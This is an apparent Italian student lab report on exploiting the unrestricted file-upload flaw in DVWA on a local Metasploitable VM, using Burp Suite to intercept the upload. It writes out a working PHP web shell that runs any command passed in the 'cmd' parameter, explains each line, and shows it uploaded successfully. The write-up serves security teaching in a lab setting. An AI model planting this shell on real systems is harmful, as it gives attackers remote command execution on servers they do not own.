


W13D1 – FRANCESCO MONTALTO



1. Mi sono assicurato che Kali e Metasploitable si vedessero (stessa rete virtuale; verifica della connessione).





```
(kali@kali)-[~/Desktop]
$ ping -c 4 192.168.56.101
PING 192.168.56.101 (192.168.56.101) 56(84) bytes of data:
64 bytes from 192.168.56.101: icmp_seq=1 ttl=64 time=3.59 ms
64 bytes from 192.168.56.101: icmp_seq=2 ttl=64 time=0.930 ms
64 bytes from 192.168.56.101: icmp_seq=3 ttl=64 time=1.22 ms
64 bytes from 192.168.56.101: icmp_seq=4 ttl=64 time=0.874 ms

— 192.168.56.101 ping statistics —
4 packets transmitted, 4 received, 0% packet loss, time 3011ms
rtt min/avg/max/mdev = 0.874/1.653/3.589/1.125 ms
```


2. Ho avviato Burpsuite, ho verificato che il listener fosse attivo su “127.0.0.1:8080”, ed ho impostato il browser appositamente per utilizzare il proxy di Burp (tramite configurazione manuale).




Intercept rigorosamente in “on” e poi ho eseguito l’accesso a DVWA Security.



E' fondamentale lasciare la sicurezza impostata su "low"



DVWA Security 

Script Security


Security Level is currently **high**.

You can set the security level to low, medium or high.

The security level changes the vulnerability level of DVWA.

low

Mi sono recato sulla pagina Upload delle vulnerabilità, per tenermi pronto all'occorrenza.



Vulnerability: File Upload

Choose an image to upload:

No file selected.

More info

http://www.owasp.org/index.php/Unrestricted_File_Upload
<http://blogs.securiteam.com/index.php/archives/1268>
<http://www.acunetix.com/websitesecurity/upload-forms-threat.htm>

Ho poi verificato che Burp stesse effettivamente intercettando. Ho quindi ricaricato la pagina DVWA (tramite F5), per vedere se in Burp arrivasse una richiesta GET verso /dvwa/ o roba simile.

The screenshot displays the Burp Suite interface. The top menu bar includes Burp, Project, Intruder, Repeater, View, and Help. Below the menu is a toolbar with various tools like Dashboard, Target, Proxy, Intruder, Repeater, Collaborator, Sequencer, Decoder, Comparer, Logger, Organizer, Extensions, and Learn. The 'Proxy' tab is active, showing 'Intercept on' and 'Forward' buttons. A table below lists intercepted requests:

Time	Type	Direction	Method	URL
00:35:51 23 Oct ...	HTTP	→ Request	GET	http://192.168.56.101/dvwa/vulnerabilities/upload/


The 'Request' tab is selected, showing the raw HTTP request details:

```
1 GET /dvwa/vulnerabilities/upload/ HTTP/1.1
2 Host: 192.168.56.101
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:140.0) Gecko/20100101 Firefox/140.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Referer: http://192.168.56.101/dvwa/security.php
8 Connection: keep-alive
9 Cookie: security=low; PHPSESSID=c6dc6ade1e0c03fe55ddada51f3621a8
10 Upgrade-Insecure-Requests: 1
11 Priority: u=0, i
12
13
```

The bottom of the window shows a search bar and a status bar indicating 'Event log' and 'All issues'.

Tutto apposto. Ora posso proseguire con la creazione della shell PHP-

3. Ho creato il file nano shell.php, con quanto segue:



```
Session Actions Edit View Help
GNU nano 8.6
<?php
// webshell minima fatta da me
if (isset($_REQUEST["cmd"])) {
    echo "<pre>"; // mostra output leggibile
    system($_REQUEST["cmd"]); // esegue il comando sul server
    echo "</pre>";
} else {
    echo "Usa ?cmd=tuo_comando per eseguire qualcosa.";
}
?>
```

<?php

Inizio del blocco PHP. Indica al server web di interpretare il contenuto come codice PHP. Senza questo tag il file verrebbe trattato come testo/HTML e non verrebbe eseguito.

// webshell minima fatta da me

Commento esplicativo nel codice (non viene eseguito).

Serve a documentare lo scopo del file per chi legge il codice; utile come evidenza di autorapporto (“file creato dallo studente”).

if (isset(\$_REQUEST["cmd"])) {

Controlla se nella richiesta HTTP è presente il parametro cmd (sia via GET che via POST).

Evita di eseguire system() se non è stato passato alcun comando; consente un comportamento controllato in assenza di input.

echo "<pre>"; // mostra output leggibile

Stampa il tag HTML <pre> prima dell’output del comando.

Mantiene la formattazione dell’output (ritorna line breaks e spazi così come sono), rendendo leggibile l’output dei comandi nel browser.

system(\$_REQUEST["cmd"]); // esegue il comando sul server

Esegue il comando ricevuto tramite cmd sul sistema operativo del server e invia l’output direttamente al browser.

È la riga che effettivamente realizza il controllo remoto; dimostra la vulnerabilità RCE (Remote Command Execution) se il file è raggiungibile via web.

echo "</pre>";

Chiude il tag <pre> dopo l’output.

Completa la formattazione ed evita che il resto della pagina perda l’ordine del testo.

} else {

Blocco eseguito quando cmd non è presente nella richiesta.

Fornisce un comportamento alternativo user-friendly invece di restituire errore o pagina vuota.

echo "Usa ?cmd=tuo_comando per eseguire qualcosa.";

Messaggio informativo mostrato all'utente che suggerisce come utilizzare la webshell (esempio d'uso).

Utile per evidenziare nel report come testare la shell (es. <http://<host>/shell.php?cmd=ls>).

}

Chiusura del blocco if/else.

Sintassi corretta per terminare la struttura condizionale.

?>

Chiusura del blocco PHP.

Segnala la fine del codice PHP; opzionale in alcuni contesti, ma buona pratica includerla per chiarezza.

4. Mi sono successivamente diretto sul terminale per verificare che il file fosse corretto.

```
(kali㉿kali)-[~/Desktop]
$ chmod 644 ~/Desktop/shell.php

(kali㉿kali)-[~/Desktop]
$ ls -l ~/Desktop/shell.php
-rw-r--r-- 1 kali kali 277 Oct 23 01:01 /home/kali/Desktop/shell.php

(kali㉿kali)-[~/Desktop]
$ cat ~/Desktop/shell.php
<?php
// webshell minima fatta da me
if (isset($_REQUEST["cmd"])) {
    echo "<pre>"; // mostra output leggibile
    system($_REQUEST["cmd"]); // esegue il comando sul server
    echo "</pre>";
} else {
    echo "Usa ?cmd=tuo_comando per eseguire qualcosa.";
}
?>
```

chmod 644

sistema i permessi

ls -l



mostra che il file esiste e i permessi

cat



stampa il contenuto così controlli che non ci siano virgolette strane o righe mancanti

5. Ho poi finalmente caricato il file su DVWA.

Innanzitutto mi sono assicurato, ancora, che intercept fosse in on, su Burpsuite, dopo aver aperto la pagina di Vulnerability File Upload.



Come visibile, la POST è bloccata in Burp.



Request

	Pretty	Raw	Hex
1	POST /dvwa/vulnerabilities/upload/ HTTP/1.1		
2	Host: 192.168.56.101		
3	User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:140.0) Gecko/20100101 Firefox/140.0		
4	Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8		
5	Accept-Language: en-US,en;q=0.5		
6	Accept-Encoding: gzip, deflate, br		
7	Content-Type: multipart/form-data; boundary=----geckoformboundaryeb2de2e88f7aa1ff6940bc29d5c87783		
8	Content-Length: 736		
9	Origin: http://192.168.56.101		
10	Connection: keep-alive		
11	Referer: http://192.168.56.101/dvwa/vulnerabilities/upload/		
12	Cookie: security=low; PHPSESSID=c6dc6ade1e0c03fe55ddada51f3621a8		
13	Upgrade-Insecure-Requests: 1		
14	Priority: u=0, i		
15			
16	-----geckoformboundaryeb2de2e88f7aa1ff6940bc29d5c87783		
17	Content-Disposition: form-data; name="MAX_FILE_SIZE"		

6. Ho poi ispezionato la request intercettata.

Request

	Pretty	Raw	Hex
19	100000		
20	-----geckoformboundaryeb2de2e88f7aa1ff6940bc29d5c87783		
21	Content-Disposition: form-data; name="uploaded"; filename="shell.php"		
22	Content-Type: application/x-php		
23			
24	<?php		
25	// webshell minima fatta da me		
26	if (isset(\$_REQUEST["cmd"])) {		
27	echo "<pre>"; // mostra output leggibile		
28	system(\$_REQUEST["cmd"]); // esegue il comando sul server		
29	echo "</pre>";		
30	} else {		
31	echo "Usa ?cmd=tuo_comando per eseguire qualcosa.";		
32	}		
33	?>		
34			
35			

Ho premuto “Forward”, e sono andato a controllare se avessi effettivamente caricato il file con successo.

Vulnerability: File Upload

Choose an image to upload:

No file selected.

../../hackable/uploads/shell.php succesfully uploaded!

